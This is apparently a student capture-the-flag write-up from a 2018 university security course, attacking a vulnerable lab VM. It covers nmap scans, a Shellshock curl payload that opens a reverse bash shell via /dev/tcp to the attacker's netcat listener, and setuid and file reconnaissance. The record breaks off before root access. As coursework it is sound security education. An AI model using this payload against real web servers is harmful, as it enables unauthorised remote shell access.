Capture The Flag

601.443/643 Security & Privacy, Fall 2018

Jay Chow, He Minzhi

Background:

The year is 2035. We are hackers. We need cash, badly. The mob needs access to Citadel Corp's servers. Why? We learned not to ask. We fire up the terminal, insert our floppies and prepare to do what we do best: hack.

Setup

1) VirtualBox and a unix environment required on host machine
2) Open Virtualbox and select File-> Import Appliance
3) Import TheGibson.ova
4) When launching the VM, may be prompted to reconfigure the network adapter. Use "Nat Network" and "Allow VMs" under Advanced settings so that all VMs can talk to one another.

Note: To set up Kali Linux on VirtualBox, optical disk file is requested(we used kali-linux-2018.3a-amd64.iso) automatically after we manually set up a new VM in VirtualBox.

Goal

Read the contents of /flag

Rules


1) Pretend the Gibson VM, which is the victim VM, is running on a remote system
2) The only way to interact with it is over the network
3) Don't edit the disk image
4) Don't use the local console
5) Free to use other tools

Key Pre-lab information:

We used 3 VMs all on VirtualBox in this lab:

1) SEEDUbuntu VM(Attacker machine, IP address 192.168.200.113)
2) Kali VM(Attacker machine, IP address 192.168.200.98)
3) Gibson VM(Victim machine, IP address 192.168.200.97)

Note: All these VMs are pre-configured to be on the same LAN so that each could communicate with one another within VirtualBox.



☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork

Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Allow VMs

MAC Address: 080027B05711

☑ Cable Connected

Steps:


First, we have to install the Gibson VM via Blackboard on VirtualBox. We are going to pretend that this is the remote system that we want to hack into. As shown below, the remote victim VM is running a CentOS Linux 7 with an X86-64 bit system architecture.



```
CentOS Linux 7 (Core)
Kernel 3.10.0-862.11.6.el7.x86_64 on an x86_64

gibson login:

CentOS Linux 7 (Core)
Kernel 3.10.0-862.11.6.el7.x86_64 on an x86_64

gibson login:

CentOS Linux 7 (Core)
Kernel 3.10.0-862.11.6.el7.x86_64 on an x86_64

gibson login:

CentOS Linux 7 (Core)
Kernel 3.10.0-862.11.6.el7.x86_64 on an x86_64

gibson login:

CentOS Linux 7 (Core)
Kernel 3.10.0-862.11.6.el7.x86_64 on an x86_64

gibson login:
```

Second, we need to figure out is the IP address of the target server and which ports are currently listening for connection. As such, we use nmap on the Kali Linux VM to do so.


Nmap (Network Mapper) is a free and open-source security scanner used to discover hosts and services on a computer network, thus building a "map" of the network. We can use command ‘nmap 192.168.200.0-255’ to search for the IP address of the Gibson VM, since we know that it is within the same network. As shown below, the following screenshot is the searching result:



```
root@kali:~# nmap 192.168.200.0-255
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-24 17:02 EST
Nmap scan report for 192.168.200.97
Host is up (0.00032s latency).
Not shown: 998 filtered ports
PORT     STATE  SERVICE
22/tcp   closed ssh
2048/tcp open   dls-monitor
MAC Address: 08:00:27:27:DC:18 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.200.98
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.200.98 are closed
```

We found two IP addresses, one is Kali Linux VM's IP, which is 192.168.200.98, and the other one is 192.168.200.97. This IP address is very likely to be the IP address of Gibson VM. There are 998 filtered ports and port 22(ssh) is closed. Nevertheless, port 2048 is open, which is used for dls monitor.


As hackers, still on the Kali Linux VM, we decided to get more information on the victim IP address using . As a result, ran “nmap 192.168.200.97 -sV -p-”. Note 192.168.200.97 is the Gibson VM(target VM) IP address.



```
Not shown: 65533 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
2048/tcp open   http    Apache httpd 2.4.6 ((CentOS))
MAC Address: 08:00:27:8A:95:DB (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.33 seconds
```

Now, we can further know that Gibson VM uses the http service, more specifically Apache httpd 2.4.6(CentOS). This is useful information for us hackers proceeding forward.

Now, we switch to our familiar SEEDUbuntu VM to conduct a reverse shellshock attack into the Gibson VM via that open port 2048. This is our entry point as hackers. Now, on SEEDUbuntu VM's firefox web browser, we accessed the web server by typing "192.168.200.97:2048" on the toolbar:




Citadel Corporation Central Server

Citadel Corporation provides goods & services in exchange for currency.
Current time: Sat Nov 24 18:28:43 EST 2018
System Status:
System Security: Engaged
Entry is: Denied
Shell: *retro_bash*
Architecture: x86_64

Your user agent is: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0


As shown above, the system security is engaged but our entry is denied. The shell used is retro_bash with the x86 64-bit system architecture.

Now, we recall that the ssh port on the victim system is closed. As such, a ssh connection to that victim machine is not feasible. So, we need to use another way to get into the system. A reverse shell using 2 terminals on the SEEDUbuntu VM(Attacker's VM) is what we proceeded:




```
[11/24/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

As shown above, in a terminal on SEEDUbuntu VM(IP address 192.168.200.113), we run the nc command to listen on port 9090.



```
[11/24/18]seed@VM:~$ curl -A "() { echo hello;}; echo Content_type: text/plain;
echo; echo; /bin/bash -i > /dev/tcp/192.168.200.113/9090 0<&1 2>&1" 192.168.200.
97:2048
```


Then, as shown above, on a second terminal on the same machine, we run the curl command above to send a get request to the Gibson VM, which is the victim VM with IP address 192.168.200.97.



```
[11/24/18]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.200.97] port 9090 [tcp/*] accepted (family 2, sport 496
80)
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$ █
```

As a result, we got the reverse bash shell on your first terminal which acted as a listener. When we type “whoami”, it is indeed the victim Gibson VM running apache web service. Now, we took our time to understand the system and explore all the files and directories on the file system. As expected, there are many things that we could not achieve due to our permissions being denied.


First as hackers, what we tried to do in a hacked system is to view the entire file system running “sudo tree /”:




```
bash-4.2$ sudo apt-get install tree
sudo apt-get install tree

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified
```

This shows that we got denied as hackers on the Gibson remote system.

Second, we did some reconnaissance on the file system:




```
bash-4.2$ ls
ls
board_bot.html
board_top.html
index.cgi
```




```
bash-4.2$ cat board_top.html
cat board_top.html
<!-- Hey Hackers! Stay Away! These Servers have more firewalls than the devils bedroom!-->
<html>
<head>
<title>Citadel Corp</title>
</head>
<body>
<h1>Citadel Corporation Central Server</h1>
Citadel Corporation provides goods & services
in exchange for currency.<br>
Current time:
```

Now, when we explored /home/case, we found this:




```
bash-4.2$ cd /home/case
cd /home/case
bash-4.2$ ls
ls
log.txt
pers.org
phrack.zip
swordfish
bash-4.2$ ls -al
ls -al
total 96
drwxrwxrwx  4 case case   156 Aug 17 09:56 .
drwxrwxrwx. 4 root root    36 Aug 16 09:06 ..
-rwxrwxrwx  1 case case    18 Apr 10  2018 .bash_logout
-rwxrwxrwx  1 case case   193 Apr 10  2018 .bash_profile
-rwxrwxrwx  1 case case   231 Apr 10  2018 .bashrc
drwxrwxrwx  2 case case    37 Aug 15 12:24 .keys
drwxr-xr-x  2 case case    21 Aug 17 09:56 .source
-rwxrwxrwx  1 case case  1189 Aug 16 09:05 log.txt
-rwxrwxrwx  1 case case   271 Aug 17 09:56 pers.org
-rwxrwxrwx  1 case case 63325 Aug 15 12:21 phrack.zip
-rwxrwxrwx_ 1 case case  8496 Aug 15 13:53 swordfish
```

Then when we read the log.txt file(within /home/case folder) using cat command on the remote system:




```
bash-4.2$ cat log.txt
cat log.txt
BEGIN LOG <case@neuromancer>

Tue May 01 00:00:00 JST 2035

- The sky above the port was the color of television, tuned to a dead channel.

Wed May 02 19:55:01 JST 2035

- Firewall's up and the web service is running.
- Probably should have a backup server for the important files.
- I'll get something up this week.

Fri May 11 01:22:01 JST 2035

- Backup daemon works. Copies files to /var/backups based on a config file in /etc/backup.conf.
- I've set it up as a system-wide cron job. I'm paranoid.
- I should allow other users to modify the config -- let me try adding a script to do that.

Thu May 17 13:33:37 JST 2035

- I wrote backupctl so users can add and remove files to the backups.
- Other users can see if a file is backed up by using my backupchk utility.
- I added my secretfile to the backup just in case.
- backupchk verifies that secretfile exists in the backups directory.

Tue May 22 22:22:22 JST 2035

- I seemed to have lost the source tarball...
- It's probably still on the system. Good thing it's password-protected.

Sat Jun 02 23:59:59 JST 2035

- When you want to know how things really work, study them when they're coming apart.

END LOG <case@neuromancer>
```

From above, we were more suspicious of /var/backups, the config file /etc/backup.conf, backupctl and backupchk. It is interesting to note that when we tried to run swordfish also in /home/case due to its suspicious nature, this gave us some problem during exploration of Gibson's file system:




```
bash-4.2$ ./swordfish
./swordfish
Nothing Personal Kid..
*Teleports behind you*
```



```
sh: fork: retry: No child processes
sh: fork: retry: No child processes
sh: fork: retry: No child processes
sh: fork: retry: No child processes
sh: fork: retry: No child processes
sh: fork: retry: No child processes
sh: fork: retry: No child processes
sh: fork: retry: No child processes
sh: fork: retry: No child processes
```


To solve this mess, we had to restart Gibson VM to re-run our reverse shell attack again to gain access to Gibson VM. Now, we ran the following command to locate all setuid programs, which we could take advantage of root privileges in the system.



```
bash-4.2$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/backupchk
/usr/bin/backupd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
```

As shown above, backupchk is a set-uid program that we could exploit using reverse engineering tools such as gdb, strings command and objdump command on the executable in binary format.


Now, we read the contents of /etc/backup.conf and saw a secret file exists in /home/wintermute:



```
bash-4.2$ cat /etc/backup.conf
cat /etc/backup.conf
/home/wintermute/secretfile
```


We would attempt to read this file after we gain the right privileges to do this.
